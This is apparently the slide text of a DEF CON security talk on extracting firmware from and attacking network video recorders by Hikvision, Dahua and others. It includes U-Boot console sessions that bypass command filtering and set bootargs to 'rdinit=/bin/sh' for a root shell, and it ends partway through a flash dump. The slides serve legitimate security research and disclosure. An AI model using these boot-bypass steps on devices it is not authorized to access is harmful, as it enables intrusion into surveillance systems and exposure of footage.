

Watchers being watched

Exploiting the Surveillance System and its supply chain

Chanin Kim, Myeonghun Pak

Team.ENVY (KITRI Best of the Best 12th)



About us



Chanin Kim

- Offensive Researcher @ S2W, Inc
- Member of TeamH4C:TOOR
- Twitter @lourcode
- LinkedIn @chanin-kim
- Blog lourcode.kr
- Email lourcode@gmail.com




Myeonghun Pak

- Independent Offensive Researcher
- Member of Saturn X
- Twitter @mhun512
- LinkedIn @myeonghun-pak
- GitHub testacegi.github.io
- Email mhun512@gmail.com



Myeongjin Shin

- CHONNAM NATIONAL UNIV, SRC LAB
- LinkedIn @myeongjinshin



Yukyeong Lee

- Cyber Security Consultant
- LinkedIn @leeyukyeong



Kangmin Yang

- Offensive Researcher
- LinkedIn @gangmin-yang

In this talk

- Our 4-month journey to become a DEFCON32 speaker and earn $30,000
- How to extract firmware
- How to analyze vulnerabilities
- Various types of vulnerabilities
  - With Scenario
- Supply chain with OEM



What you'll see:



https://t.me/EdaalateAli1400/23

What you'll see:




https://t.me/EdaalateAli1400/23

Wow, looks like a hacker from movie!

What is NVR/DVR?

Network(or Digital) Video Recorder


- Store video recorded through CCTV/IPC
- Realtime monitoring / Management videos
- Almost all of device is accessible over the internet





This screen is from NVR!

Surveillance Systems

Surveillance devices are **everywhere** in our lives








Our Target

The brain of the surveillance system




NVR



Research Motivation

- Important device, but not much research
- **3 million+** devices are exposed on the internet (from Shodan)
- Several **critical** vulnerabilities were previously discovered
- And.. that's badass when we successfully pwned




Mirai-based Botnet - Moobot Targets Hikvision Vulnerability

By Cara Lin | December 06, 2021


Last September 18th, a threat researcher released a write-up about a remote code execution vulnerability that affects various products from Hikvision, one of the largest video surveillance brands in the world. Hikvision is a CVE CNA and quickly assigned the CVE number, CVE-2021-36260 and released a patch for the vulnerability on the same day as the threat researcher's disclosure. Shortly after, FortiGuard Labs developed an IPS signature to address it.

During our analysis, we observed numerous payloads attempting to leverage this vulnerability to probing the status of devices or extracting sensitive data from victims. One payload in particular caught our attention. It tries to drop a downloader that exhibits infection behavior and that also executes Moobot, which is a DDoS botnet based on Mirai. In this blog we explain how an attacker delivers this payload through the Hikvision vulnerability, along with details of the botnet.



Vendor Choice

2024, Market rank of Surveillance System



	Market leader	Challengeable
Abroad	Hikvision, Dahua	Synology
Korean Domestic	Vendor A	N/A

ref. a&s Adria security 50: top 10 manufacturers in surveillance and access control

Firmware Extraction

	UART	Flash memory	JTAG	Remote Access	Encrypted Firmware	MITM
Hikvision	O	X	△	△	O	X
Dahua	O	O	△	△	O	X
Vendor A	O	O	△	X	O	X
Synology	-	-	-	O	-	-

Firmware Extraction

	UART	Flash memory	JTAG	Remote Access	Encrypted Firmware	MITM
Hikvision	O	X	△	△	O	X
Dahua	O	O	△	△	O	X
Vendor A	O	O	△	X	O	X
Synology	-	-	-	O	-	-

Limited Remote Access


- Accessible only to the restricted shell
- Need to extract the firmware


```
Enter 'help' for a list of commands (dsh)

#help

Support Commands:

shell   help    diagnose
```


```
BusyBox v1.2.1 Protect Shell (psh svn339430)
Build Time: Apr 28 2021:16:13:35
Enter 'help' for list system commands

# help
Support Commands
getHardInfo     help    Debug   sandbox
```

Firmware Extraction via UART

- Not a normal U-BOOT
- Need to bypass U-BOOT mitigations







```
U-Boot 2010.06-svn17334 (Sep 15 2017 - 19:37:08)

Hit ctrl+u to stop autoboot:   0
HKVS $ help
HKVS $ printenv
HKVS $
```

```
Hit any key to stop autoboot:   0
Type Password :
```

```
MStar # printenv
Unknown command 'printenv' - try 'help'
```

Firmware Downgrade

Hikvision

1



Recent NVR

U-Boot 2019.03

/bin/sh

Firmware

Firmware Downgrade

Hikvision

1



Recent NVR

U-Boot 2019.03



/bin/sh

Firmware

2



Old NVR

U-Boot 2010.06

Firmware Downgrade

Hikvision

1



Recent NVR

U-Boot 2019.03

/bin/sh

Firmware

2



Old NVR


U-Boot 2010.06

/bin/sh

Firmware

Firmware Downgrade

Hikvision



Firmware Downgrade

Hikvision

```
U-Boot 2010.06-svn17334 (Sep 15 2017 - 19:37:08)

Hit ctrl+u to stop autoboot:   0
HKVS $ help
HKVS $ printenv
HKVS $
```

No Output

```
HKVS $ help
HKVS $ printenv
```

```
U-Boot 2010.06-svn17334 (Sep 15 2017 - 19:37:08)

hit ctrl+u to stop autoboot 0
HKVS $ setenv ';help'
?           - alias for 'help'
bootm       - boot application image from memory
help        - print command description/usage
md          - memory display
mm          -
mw          -
...
printenv    - print environment variable
run         - run commands in an environment variable
saveenv     - save environment variables to persistant storage
setenv      - set environment variables
tftp        - tftp  - download or upload image via network using TFTP
HKVS $
```

```
HKVS $ setenv ';help'
```

Normal Output

Use known bypass technique in older version

Firmware Downgrade

Hikvision


```
U-Boot 2010.06-svn17334 (Sep 15 2017 - 19:37:08)

hit ctrl+u to stop autoboot 0
HKVS $ setenv ';printenv bootargs'
bootargs=mem=256M console=ttyS0,115200n8 single rdinit=/bin/sh
HVKS $
```

```
HKVS $ setenv 'reset'
resetting ...

U-Boot 2010.06-svn17334 (Sep 15 2017 - 19:37:08)

Hit ctrl+u to stop autoboot:   0
##  Loading boot0 ...
    Load boot0 Complete
    Verifying RSA ... OK
##  Booting kernel from Legacy Image at 82000000 ...
    Verifying Checksum ... OK
    Loading Kernel Image ... OK
OK

Starting kernel ...

[   2.713802] init(1) called reboot syscall, cmd: 0x0.
[@(none) /] # ls
bin     etc     init    linuxrc opt     root    sys     usr
dev     home    lib     mnt     proc    sbin    tmp     var
```

Change the bootargs

Filtering Bypass

Dahua



printenv does not work -> Use setenv to show changed contents

Filtering Bypass

Dahua

```
Mstar # setenv bootargs console=ttyS0 root=/dev/mtdblock3
rootfstype=squashfs ro rdinit=/bin/sh LX_MEM=0x3D000000
mma_heap=mma_heap_name0,miu=0,sz=0x6000000
mma_heap=mma_heap_low_memory,miu=0,sz=0xF000000,max_off=0x1E
000000 resolution=DACOUT_1080P_60
mtdparts=nand0:0x140000@0x000000(param),4m(uboot),2m(env),49
408k(romfs),2m(custom),15m(web),2m(logo),512k(dgs),41m(ext_u
sr),2m(config_fw),-(config)
Mstar # reset
```

```
Usage:
autoup
##  Booting kernel from Legacy Image at 2e400000 ...
   Image Name:   Linux-3.18.30
   Image Type:   ARM Linux Kernel Image (lzma compressed)
   Data Size:    4191600 Bytes = 4 MiB
   Load Address: 21008000
   Entry Point:  21008000
   Verifying Checksum ... OK
   Uncompressing Kernel Image ...
[XZ] !!!reserved 0x21000000 length=0x 1000000 for xz!!
   XZ: uncompressed size=0x83baa0, ret=7
OK
atags:0x20000000

Starting kernel ...
```

Can’t see kernel log output

Filtering Bypass

Dahua

```
MStar # mtdparts
mtdparts has been init.

device nand0 <nand0>, # parts = 11
 #: name                        size        offset
mask_flags
 0: param                0x00140000  0x00000000  0
 1: uboot                0x00400000  0x00140000  0
 2: env                  0x00200000  0x00540000  0
 3: romfs                0x03040000  0x00740000  0
 4: custom               0x00200000  0x03780000  0
 5: web                  0x00f00000  0x03980000  0
 6: logo                 0x00200000  0x04880000  0
 7: dgs                  0x00080000  0x04a80000  0
 8: ext_usr              0x02900000  0x04b00000  0
 9: config_fw            0x00200000  0x07400000  0
10: config               0x00a00000  0x07600000  0

defaults:
mtdids  : nand0=nand0
mtdparts: none
```

```
MStar # nand dump 0x540000
Page 00540000 dump:
    ca ef 72 6f 44 45 56 49
    52 34 31 30 34 48 53 2d
    00 48 57 49 44 3d 30 30
    30 30 30 30 00 49 44 3d
    41 5a 33 32 36 39 46 00
    33 46 34 50 41 5a 33 32
    55 43 54 49 44 3d 30 30
    30 30 30 30 30 30 30 30
    3d 31 00 61 75 74 68 63
